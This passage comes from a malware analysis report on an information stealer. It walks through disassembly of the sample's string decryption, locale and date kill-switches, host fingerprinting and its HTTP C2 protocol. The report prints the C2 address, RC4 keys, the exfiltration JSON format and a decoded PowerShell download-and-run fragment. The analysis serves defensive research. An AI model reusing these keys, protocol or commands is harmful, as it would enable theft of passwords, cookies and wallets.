


Figure 15- Entropy Value

The total size of the file was found to be **616.00 KB**. No packer signature was found in the static analysis performed, and the software was determined to have been compiled in the **Microsoft Visual C/C++ (Visual Studio 2022)** environment.

Dynamic Analysis

When the malware is executed, it decrypts encrypted strings using a fixed RC4 key with the **Base64+RC4** algorithm.




Figure 16- String Resolution

“yO960oAIY21nqNJ9a3” key using the **Base64+RC4** algorithm are given in the table below.

27	04	20	26
1a195190cd784290bf8c	kernel32.dll	advapi32.dll	GetProcAddress
LoadLibraryA	ExitProcess	CloseHandle	GetUserDefaultLangID
OpenEventw	CreateEventW	Sleep	GetComputerNameW
GetUserNameW	CloseHandle		

Table 3- Resolved Strings

00453942	56	push esi	
00453943	6A 0F	push f	
00453945	5E	pop esi	
00453946	3935 4C524900	cmp dword ptr ds:[495240],esi	
0045394C	B8 38524900	mov eax,macaque.495238	495238:"kernel32.dll"
00453951	0F4705 38524900	cmova eax,dword ptr ds:[495238]	00495238:"kernel32.dll"
00453958	50	push eax	
00453959	FF15 04704500	call dword ptr ds:[<LoadLibraryA>]	
0045395F	A3 A0764900	mov dword ptr ds:[4976A0],eax	
00453964	85C0	test eax,eax	
00453966	0F84 3B010000	je macaque.453AA7	
0045396C	3935 4C494900	cmp dword ptr ds:[494940],esi	
00453972	B9 38494900	mov ecx,macaque.494938	494938:"GetProcAddress"
00453977	0F470D 38494900	cmova ecx,dword ptr ds:[494938]	00494938:"GetProcAddress"
0045397E	51	push ecx	
0045397F	50	push eax	
00453980	FF15 08704500	call dword ptr ds:[<GetProcAddress>]	
00453986	3935 FC474900	cmp dword ptr ds:[4947F0],esi	
0045398C	B9 E8474900	mov ecx,macaque.4947E8	4947E8:"LoadLibraryA"
00453991	A3 7C754900	mov dword ptr ds:[497570],eax	004947E8:"LoadLibraryA"
00453996	0F470D E8474900	cmova ecx,dword ptr ds:[4947E8]	
0045399D	51	push ecx	
0045399E	FF35 A0764900	push dword ptr ds:[4976A0]	
004539A4	FFD0	call eax	
004539A6	3935 D4544900	cmp dword ptr ds:[495404],esi	
004539AC	A3 78754900	mov dword ptr ds:[497578],eax	
004539B1	B8 C0544900	mov eax,macaque.4954C0	4954C0:"ExitProcess"
004539B6	0F4705 C0544900	cmova eax,dword ptr ds:[4954C0]	004954C0:"ExitProcess"
004539BD	50	push eax	

Figure 17- Dynamic API Resolving

The malware loads target DLLs into memory using the **LoadLibraryA** API call and the strings it previously resolved. This is a **Dynamic API Resolving** process.

00451143	57	push edi	
00451144	FF15 FC754900	call dword ptr ds:[<GetUserName>]	edi:L
0045114A	8BC0	mov ecx,esi	esi:L
0045114C	85C0	test eax,eax	eax:L
0045114E	74 03	je macaque.451153	
00451150	57	push edi	edi:L
00451151	EB 05	jmp macaque.451158	
00451153	68 244C4600	push macaque.464C24	
00451158	E8 8028FBFF	call macaque.4039DD	
0045115D	57	push edi	edi:L
0045115E	E8 EBACFCFF	call macaque.41BE4E	
00451163	59	pop ecx	

Figure 18- GetUserNameW API Call

The malware **GetUserNameW** API call to get the username of the session it is running under.

00450C6F	FF15 CC754900	call dword ptr ds:[<GetComputerNameW>]	
00450C75	8BC0	mov ecx,esi	esi:&L"DESKTOP
00450C77	85C0	test eax,eax	eax:&L"DESKTOP
00450C79	74 03	je macaque.450C7E	
00450C7B	57	push edi	edi:L"DESKTOP
00450C7C	EB 05	jmp macaque.450C83	
00450C7E	68 284C4600	push macaque.464C28	
00450C83	E8 552DFBFF	call macaque.4039DD	
00450C88	57	push edi	edi:L"DESKTOP
00450C89	E8 C0B1FCFF	call macaque.41BE4E	

Figure 19- GetComputerNameW API Call

The malware **GetComputerNameW** API call to get the device's NetBIOS computer name.

0044D421	FF15 90754900	call dword ptr ds:[<<GetUserDefaultLangID>]	
0044D427	0FB7C0	movzx eax,ax	
0044D42A	2D 19040000	sub eax,419	
0044D42F	74 14	je macaque.44D445	Russian
0044D431	83E8 09	sub eax,9	
0044D434	74 0F	je macaque.44D445	Ukrainian
0044D436	83E8 01	sub eax,1	
0044D439	74 0A	je macaque.44D445	Belarusian
0044D43B	83E8 1C	sub eax,1C	
0044D43E	74 05	je macaque.44D445	Kazakh
0044D440	83E8 04	sub eax,4	
0044D443	75 08	jne macaque.44D44D	Uzbek
0044D445	6A 00	push 0	
0044D447	FF15 8C754900	call dword ptr ds:[<<ExitProcess>]	
0044D44D	C3	ret	

Figure 20- GetUserDefaultLangID API Call

The malware **GetUserDefaultLangID** API call to check the system language. If the system matches one of the specified language checks, the malware terminates itself.

CODE	REGION
0x0419	Russian
0x0422	Ukrainian
0x0423	Belarusian
0x043F	Kazakh
x0443	Uzbek

Table 4- Countries Subject to Language Check

0044D44E	68 D4000000	push D4	
0044D453	B8 C05C4500	mov eax,macaque.455CC0	
0044D458	E8 E4F2FCFF	call macaque.41C741	
0044D45D	894D A0	mov dword ptr ss:[ebp-60],ecx	[ebp-60]: "27/04/2026"
0044D460	33DB	xor ebx,ebx	
0044D462	895D FC	mov dword ptr ss:[ebp-4],ebx	
0044D465	8D85 50FFFFFF	lea eax,dword ptr ss:[ebp-80]	
0044D468	50	push eax	
0044D46C	E8 8F000000	call macaque.44D500	
0044D471	59	pop ecx	ecx: "27/04/2026"
0044D472	6A 09	push 9	
0044D474	59	pop ecx	ecx: "27/04/2026"

Figure 21- Date Check

The malware compares the system date with **27/04/2026**. If the system's date is after this date, the malware terminates itself.

004429C7	50	push eax	
004429C8	B9 48424900	mov ecx,macaque.494248	494248:"gdiplus.dll"
004429CD	E8 A8F4FBFF	call macaque.401E7A	
004429D2	8D4D CC	lea ecx,dword ptr ss:[ebp-34]	
004429D5	E8 FDF5FBFF	call macaque.401FD7	
004429DA	8D4D E4	lea ecx,dword ptr ss:[ebp-1C]	
004429DD	E8 F5F5FBFF	call macaque.401FD7	
004429E2	68 1C1F4600	push macaque.461F1C	461F1C:"I8HzjFZJx5WH9lE="
004429E7	8D4D E4	lea ecx,dword ptr ss:[ebp-1C]	
004429EA	E8 C3F4FBFF	call macaque.401EB2	
004429EF	8D55 E4	lea ecx,dword ptr ss:[ebp-1C]	
004429F2	8D4D CC	lea ecx,dword ptr ss:[ebp-34]	
004429F5	E8 D7FEFFFF	call macaque.4428D1	
004429FA	50	push eax	
004429FB	B9 08494900	mov ecx,macaque.494908	494908:"crypt32.dll"
00442A00	E8 75F4FBFF	call macaque.401E7A	
00442A05	8D4D CC	lea ecx,dword ptr ss:[ebp-34]	
00442A08	E8 CAF5FBFF	call macaque.401FD7	
00442A0D	8D4D E4	lea ecx,dword ptr ss:[ebp-1C]	
00442A10	E8 C2F5FBFF	call macaque.401FD7	
00442A15	68 301F4600	push macaque.461F30	461F30:"J9fjzx8UkdeP"
00442A1A	8D4D E4	lea ecx,dword ptr ss:[ebp-1C]	
00442A1D	E8 90F4FBFF	call macaque.401EB2	
00442A22	8D55 E4	lea ecx,dword ptr ss:[ebp-1C]	
00442A25	8D4D CC	lea ecx,dword ptr ss:[ebp-34]	
00442A28	E8 A4FEFFFF	call macaque.4428D1	
00442A2D	50	push eax	
00442A2E	B9 80584900	mov ecx,macaque.495880	495880:"gdi32.dll"
00442A33	E8 32F4FBFF	call macaque.401E7A	
00442A38	8D4D CC	lea ecx,dword ptr ss:[ebp-34]	
00442A3B	E8 97F5FBFF	call macaque.401FD7	
00442A40	8D4D E4	lea ecx,dword ptr ss:[ebp-1C]	
00442A43	E8 8FF5FBFF	call macaque.401FD7	
00442A46	68 301F4600	push macaque.461F40	461F40:"MsDxj1YXksnN/lHs"

Figure 22- String Resolution

The malware resolves the APIs needed to communicate with the C2 server and the IP address it will connect to. The important values obtained as a result are given below.

http://83.217.208.25	/c3647b9e019546539abe.php	GetFileAttributesA
CreateToolhelp32Snapshot	wininet.dll	browsers
Extensions	wallets	plugins
screenshot.jpg	passwords.txt	cookies.sqlite
formhistory.sqlite	Login Data	Powershell.exe
system_info.txt	Steal_steam	Steal_outlook
Steam_tokens.txt	iex(New-Object Net.WebClient).DownloadString("" /c timeout /t 5 & del /f /q \"	

Table 5- Resolved Strings

```

494518:"build"

eax:&{"\n    \"build\": \"adan\", \n    \"hwid\": \"\", \n    \"type\": \"create\" \n}"

[ebp-78]:{"\n    \"build\": \"adan\", \n    \"hwid\": \"\", \n    \"type\": \"create\" \n}"
eax:&{"\n    \"build\": \"adan\", \n    \"hwid\": \"\", \n    \"type\": \"create\" \n}"
edx:&"1a195190cd784290bf8c", 494368:&"1a195190cd784290bf8c"

[ebp-78]:{"\n    \"build\": \"adan\", \n    \"hwid\": \"\", \n    \"type\": \"create\" \n}"

```

Figure 23- Creating a JSON Structure with the HWID

The malware creates a hardware/system-based **HWID (Hardware ID)** using the previously collected computer name, username, and other identifying information. From this point on, the program starts preparing a JSON-like data structure in memory.

00447EBF	68 D8384600	push macaque.4638D8
00447EC4	FF15 2C754900	call dword ptr ds:[<&InternetOpenW>]
00447ECA	8BD8	mov ebx, eax
00447ECC	85DB	test ebx, ebx
00447ECE	0F84 4B030000	je macaque.44821F
00447ED4	A1 18754900	mov eax, dword ptr ds:[<&InternetCloseHandle>]
00447ED9	6A 04	push 4
00447EDB	8985 A0EEFFFF	mov dword ptr ss:[ebp-1160], eax
00447EE1	8D85 8CEEFF	lea eax, dword ptr ss:[ebp-1174]
00447EE7	50	push eax
00447EE8	6A 02	push 2
00447EEA	53	push ebx
00447EEB	C785 8CEEFF 0071	mov dword ptr ss:[ebp-1174], 27100
00447EF5	FF15 38754900	call dword ptr ds:[<&InternetSetOptionA>]
00447EFB	807D 0C 00	cmp byte ptr ss:[ebp+C], 0

Figure 24- Creating a WinINet Session and Configuring Network Options

The malware first creates a WinINet session with the **InternetOpenW** API call. It then configures the necessary network options with the **InternetSetOptionA** function.

00447F1D	50	push eax	edi:L"83.217.208.25"
00447F1E	57	push edi	
00447F1F	53	push ebx	
00447F20	FF15 34754900	call dword ptr ds:[<&InternetConnectW>]	
00447F26	8BC8	mov ecx, eax	

Figure 25- InternetConnectW API Call

It then attempts to connect to the C2 server at address **83[.]217[.]208[.]25** using **InternetConnectW**.

00447F63	0F44D0	cmov	edx,eax	
00447F66	8B85 A8EEFFFF	mov	eax,dword ptr ss:[ebp-1158]	[ebp-1158]:&L"/c3647b9e019546539abe.php"
00447F6C	8378 14 07	cmp	dword ptr ds:[eax+14],7	
00447F70	76 02	jbe	macaque.447F74	
00447F72	8B00	mov	eax,dword ptr ds:[eax]	
00447F74	6A 00	push	0	
00447F76	52	push	edx	
00447F77	33D2	xor	edx,edx	
00447F79	52	push	edx	
00447F7A	52	push	edx	
00447F7B	52	push	edx	
00447F7C	50	push	eax	
00447F7D	68 DC384600	push	macaque.4638DC	4638DC:L"POST"
00447F82	51	push	ecx	
00447F83	FF15 1C754900	call	dword ptr ds:[<&HttpopenRequestw>]	
00447F89	8B88	mov	dword ptr ss:[ebp-1180],edi	edi:L"83.217.208.25"
00447F91	85FF	test	edi,edi	edi:L"83.217.208.25"

Figure 26- HttpOpenRequestW API Call

If the connection is successful, the **HttpOpenRequestW** function is called to start HTTP communication, and a **/c3647b9e019546539abe.[.php]** request is sent to the C2 server's **POST** path.

0044801D	50	push	eax	eax:L"Content-Type: application/json\r\n"
0044801E	57	push	edi	
0044801F	FF15 0C754900	call	dword ptr ds:[<&HttpSendRequestw>]	
00448025	85C0	test	eax,ecx	eax:L"Content-Type: application/json\r\n"
00448027	75 23	jne	macaque.44804c	

Figure 27- HttpSendRequestW API Call

Content-Type: application/json header is prepared. The content is sent to the C2 server with the **HttpSendRequestW** API call.

29	5.088196000	10.127.0.31	93.123.17.252	HTTP	385 GET /msdownload/update/v3/static/trustedr/en/disallow
31	5.140003000	93.123.17.252	10.127.0.31	HTTP	448 HTTP/1.1 304 Not Modified
49	6.011128000	10.127.0.31	83.217.208.25	HTTP/1.1	352 POST /c3647b9e019546539abe.php HTTP/1.1 , JavaScript
111	6.736113000	83.217.208.25	10.127.0.31	HTTP	551 HTTP/1.1 200 OK (text/html)
116	6.748768000	10.127.0.1	10.127.0.31	ICMP	590 Destination unreachable (Fragmentation needed)
118	6.748833000	10.127.0.1	10.127.0.31	ICMP	590 Destination unreachable (Fragmentation needed)
120	6.748873000	10.127.0.1	10.127.0.31	ICMP	590 Destination unreachable (Fragmentation needed)
122	6.748976000	10.127.0.1	10.127.0.31	ICMP	590 Destination unreachable (Fragmentation needed)
124	6.749020000	10.127.0.1	10.127.0.31	ICMP	590 Destination unreachable (Fragmentation needed)

Frame 49: 352 bytes on wire (2816 bits), 352 bytes captured (2816 bits) on interface 0	0000	f2 b9 e4 4a 23 aa 7a 8c f8 2f ff b3 08 00 45 00	--># z - /-E-
Ethernet II, Src: 7a:8c:f8:2f:ff:b3 (7a:8c:f8:2f:ff:b3), Dst: 08:00:00:00:00:00	0010	01 52 7e 5f 40 00 00 06 4c b6 0a 7f 00 1f 53 d9	-R-_-_-_-S-
Internet Protocol Version 4, Src: 10.127.0.31, Dst: 83.217.208.25	0020	d0 19 c2 e5 00 50 4f 42 67 8f 1d 20 50 25 50 18	...-POB g- PXP-
Transmission Control Protocol, Src Port: 49893, Dst Port: 80	0030	04 00 20 22 00 00 50 4f 53 54 20 2f 63 33 36 34	...-PO ST /c364
Hypertext Transfer Protocol	0040	37 62 39 65 30 31 39 35 34 36 35 33 39 61 62 65	7b9e0195 46539abe
JavaScript Object Notation: application/json	0050	2e 70 68 70 20 48 54 54 50 2f 31 2e 31 0d 0a 43	.php HTTP P/1.1-C
Line-based text data: application/json (1 lines)	0060	6f 6e 74 65 6e 74 2d 54 79 70 65 3a 20 61 70 70	ontent-T ype: app
	0070	6c 69 63 61 74 69 6f 6e 2f 6a 73 6f 6e 0d 0a 48	lication /json-.H
	0080	6f 73 74 3a 20 38 33 2e 32 31 37 2e 32 30 38 2e	ost: 83. 217.208.
	0090	32 35 0d 0a 43 6f 6e 74 65 6e 74 2d 4c 65 6e 67	25-.Cont ent-Leng
	00a0	74 68 3a 20 31 33 32 0d 0a 43 6f 6e 6e 65 63 74	th: 132-Connect
	00b0	69 6f 6e 3a 20 4b 65 65 70 2d 41 6c 69 76 65 0d	ion: Kee p-Alive-
	00c0	0a 43 61 63 68 65 2d 43 6f 6e 74 72 6f 6c 3a 20	.Cache-C ontrol:
	00d0	6e 6f 2d 63 61 63 68 65 0d 0a 0d 0a 49 38 4f 41	no-cache ...-T80A
	00e0	51 65 43 64 6a 35 50 4c 77 6b 39 65 2f 4a 42 4d	0eCdj5PL wk9e/7BM
	00f0	73 79 58 57 59 39 61 64 77 63 4e 65 71 6b 64 53	syX0N9ad wcNeqkS
	0100	44 6e 32 4d 64 61 57 46 71 77 73 67 36 79 4a 6d	Dn2MdalF qws6yJm
	0110	6c 79 6e 72 6d 52 57 39 44 43 63 41 30 41 56 42	lynmrmRW DCCa0AVB
	0120	41 59 36 57 4a 35 30 56 68 79 6a 4b 50 33 46 55	AY6WJ50V hyJKP3FU
	0130	58 67 32 46 33 47 4a 51 61 7a 4c 42 62 62 4c 35	Xg2F3GJQ azLBbBL5
	0140	59 4d 76 6f 55 39 6e 56 64 42 45 6e 55 57 73 53	YHvoU9nV dBEnUWS
	0150	59 67 57 61 56 51 64 67 61 70 42 32 34 67 3d 3d	YgWaVQdg apB24g==

Figure 28- Unresolved HTTP Request

When sending encrypted text to the C2 server, the malware uses the previously resolved string **"1a195190cd784290bf8c"** as the RC4 key.




Figure 29- Resolved HTTP Request

When the encrypted text is decrypted with the **Base64 + RC4** algorithm, it is seen that the first data the malware sends to the server is the previously created **JSON** data. This JSON content is the first request that performs the registration of the infected machine. The fields mean the following:

- **build: "adan"** → BotnetId (the campaign or version ID the malware is affiliated with)
- **hwid: "..."** → Unique device ID.
- **type: "create"** → Indicates that this request is a registration (enrollment) request.




Figure 30- Configuration File Sent by the Server

When the configuration file received from the server is examined, the following points stand out:

- **self_delete:1** → Tells the malware to delete itself after operations are complete.
- **take_screenshot:1** → Tells it to take a screenshot.
- **steal_steam:1, steal_outlook:0, steal_foxmail:0, steal_winscp:0**
Enables stealing of Steam information while telling it to skip stealing Outlook, Foxmail, or WinSCP information.
- **parse_cookies:true** → Tells it to collect cookies.
- **parse_logins:true** → Tells it to steal saved passwords.
- **parse_history:false** → Tells it to skip browser history.
- **parse_webdata:true** → Tells it to steal autofill data.

00451181	50	push eax	
00451182	FF15 F8754900	call dword ptr ds:[<<GetLocalTime>]	
00451188	6A 64	push 64	
0045118A	5A	pop edx	
0045118B	8D4D E8	lea ecx,dword ptr ss:[ebp-18]	
0045118E	E8 0F67FCFF	call macaque.457972	
00451193	8B30	mov esi,dword ptr ds:[eax]	
00451195	C700 00000000	mov dword ptr ds:[eax],0	
00451198	837D E8 00	cmp dword ptr ss:[ebp-18],0	esi:L"2026-06-15 12:02:32"

Figure 31- Retrieving the System Date

The malware retrieves the system's date information with the **GetLocalTime** API call.

00451219	50	push eax	
0045121A	FF15 C4754900	call dword ptr ds:[<<GetUserDefaultLocaleName>]	eax:L"en-US"
00451220	8BC0	mov ecx,esi	
00451222	85C0	test eax,eax	eax:L"en-US"
00451224	75 07	jne macaque.45122D	
00451226	68 744C4600	push macaque.464C74	
00451228	EB 07	jmp macaque.451234	
0045122D	8D85 50FFFFFF	lea eax,dword ptr ss:[ebp-80]	
00451233	50	push eax	eax:L"en-US"
00451234	E8 A427FBFF	call macaque.4039D0	
00451239	8B4D FC	mov ecx,dword ptr ss:[ebp-4]	
0045123C	8BC6	mov eax,esi	eax:L"en-US"

Figure 32- GetUserDefaultLocaleName API Call

The malware **GetUserDefaultLocaleName** API call to get the locale name information representing the user's default regional data.

00451358	50	push eax	
00451359	FF15 E0754900	call dword ptr ds:[<<GetSystemPowerStatus>]	
0045135F	85C0	test eax,eax	
00451361	74 0B	je macaque.45136E	
00451363	807D F1 80	cmp byte ptr ss:[ebp-F],80	
00451367	BA E0424900	mov edx,macaque.4942F0	4942F0: "TRUE"
0045136C	72 05	jnb macaque.451373	
0045136E	BA 10534900	mov edx,macaque.495310	495310: "FALSE"
00451373	8BC0	mov ecx,esi	
00451375	E8 92120000	call macaque.45260C	
0045137A	8B4D FC	mov ecx,dword ptr ss:[ebp-4]	

Figure 33- Querying the System's Battery Status

GetSystemPowerStatus API call is used to query the system's power source status. Malware uses this API call for the following purposes:

- **Sandbox check:** Analysis environments do not have a battery,
- **Targeting mobile devices such as laptops:** Targeting portable devices only,
- **Conditional branching:** If power is connected, it uses unlimited CPU. If power is not connected, there is a possibility the system will shut down.

004507AC	FF15 D4754900	call dword ptr ds:[<<RegOpenKeyEx>]	
004507B2	808D E0FDFFFF	lea ecx,dword ptr ss:[ebp-220]	
004507B8	8BF0	mov esi,eax	eax:L"Intel(R) Core(TM) i5-14500HX"
004507BA	E8 D53DFBFF	call macaque.404594	
004507BF	85F6	test esi,esi	
004507C1	74 07	je macaque.4507CA	
004507C3	68 884C4600	push macaque.464C88	
004507C8	EB 62	jmp macaque.45082C	
004507CA	BA 48484900	mov edx,macaque.494848	494848: &"ProcessorNameString"
004507CF	808D E0FDFFFF	lea ecx,dword ptr ss:[ebp-220]	
004507D5	E8 321E0000	call macaque.45260C	
004507DA	8378 14 07	cmp dword ptr ds:[eax+14],7	eax+14: L"ore(TM) i5-14500HX"
004507DE	76 02	jbe macaque.4507E2	eax:L"Intel(R) Core(TM) i5-14500HX"
004507E0	8B00	mov eax,dword ptr ds:[eax]	
004507E2	808D D8FDFFFF	lea ecx,dword ptr ss:[ebp-228]	
004507E8	51	push ecx	
004507E9	808D F8FDFFFF	lea ecx,dword ptr ss:[ebp-208]	
004507EF	51	push ecx	
004507F0	6A 00	push 0	
004507F2	6A 00	push 0	
004507F4	50	push eax	
004507F5	FFB5 DCFDFFFF	push dword ptr ss:[ebp-224]	eax:L"Intel(R) Core(TM) i5-14500HX"
004507F8	FF15 E4754900	call dword ptr ds:[<<RegQueryValueEx>]	
00450801	808D E0FDFFFF	lea ecx,dword ptr ss:[ebp-220]	
00450807	8BF0	mov esi,eax	eax:L"Intel(R) Core(TM) i5-14500HX"
00450809	E8 863DFBFF	call macaque.404594	
0045080E	FFB5 DCFDFFFF	push dword ptr ss:[ebp-224]	
00450814	FF15 F0744900	call dword ptr ds:[<<RegCloseKey>]	
0045081A	85F6	test esi,esi	
0045081C	74 07	je macaque.450825	

Figure 34- Reading Registry Entries

RegOpenKeyExW and **RegQueryValueExW** API calls are used to read the value **"ProcessorNameString"** and access the system's processor model information.




Figure 35- JSON Data Sent to the Server

When the encrypted text sent to the server is decrypted with the **Base64 + RC4** algorithm, the resulting JSON format is as follows:

```
{\"access_token\": \"\", \"data\": \"\", \"filename\": \"c3lzdGVtX2luZm8udHh0\", \"type\": \"upload_file\", \"part_index\": 0, \"total_parts\": 1 }
```

- **access_token:** The access key required for the malware to connect to the server.
- **data:** The data block containing the stolen information, encoded with Base64.
- **filename:** The file name sent to the server, encoded with Base64.
- **type:** Indicates that the operation performed is upload_file (file upload).
- **part_index and total_parts:** A file-chunking structure used to support sending large files split into parts.




Figure 36- Resolved File Name

